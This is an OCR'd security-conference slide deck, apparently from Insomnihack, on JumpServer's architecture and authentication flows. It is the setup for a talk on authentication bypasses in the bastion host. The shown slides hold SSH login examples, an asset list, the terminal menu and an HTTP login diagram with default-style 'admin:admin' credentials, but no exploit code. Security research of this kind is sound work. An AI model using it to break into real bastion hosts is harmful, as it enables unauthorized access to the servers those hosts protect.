
Celery
task queue

MariaDB
database

Koko
tunneling


Koko

- Go binary
- Web Terminal for SSH and databases
- Web File Explorer for FTP
- SSH tunnel for SSH and databases



Celery

- Python - Celery
- Task queue for recurring jobs like connectivity tests
- Runs custom jobs on hosts




Celery
task queue


MariaDB
database

Koko
tunneling

Interconnected microservices





Exposed microservices



Authentication bypasses

Let's get authenticated






sonar@insomnihack: ~

```
sonar@insomnihack:~$ssh admin@jumpserver.local -p 2222
admin@jumpserver.local's password:

sonar@insomnihack:~$ssh admin@jumpserver.local -p 2222 -i admin.pem
```

Let's get authenticated




My Assets

Search


Name	Address	Platform	Connectivity...	Is activ...	Account	Actions
Internal Wiki	https://wikipedia.de	Website	Unknown	✓ Active	Show	>_ ☆
Prod-1	testhost	Linux	Ok	✓ Active	Show	>_ ☆

Total 2 15/page 1




```
          Administrator,  JumpServer 开源堡垒机

        1) Enter part IP, Hostname, Comment to to search login if unique.
        2) Enter / + IP, Hostname, Comment to to search, such as: /192.168.
        3) Enter p to display the assets you have permission.
        4) Enter g to display the node that you have permission.
        5) Enter h to display the hosts that you have permission.
        6) Enter d to display the databases that you have permission.
        7) Enter k to display the kubernetes that you have permission.
        8) Enter r to refresh your assets and nodes.
        9) Enter s to 中文-English-日本語 switch.
        10) Enter ? to print help.
        11) Enter q to exit.
Opt>
```


Authentication via HTTP




Authentication via HTTP



Authentication via HTTP



Authentication via HTTP



POST /api/login
admin:admin

Web
HTTP proxy

POST /api/login
admin:admin


Core
main API

credentials
correct?


✅

MariaDB
database


Authentication via SSH




Authentication via SSH




Authentication via SSH



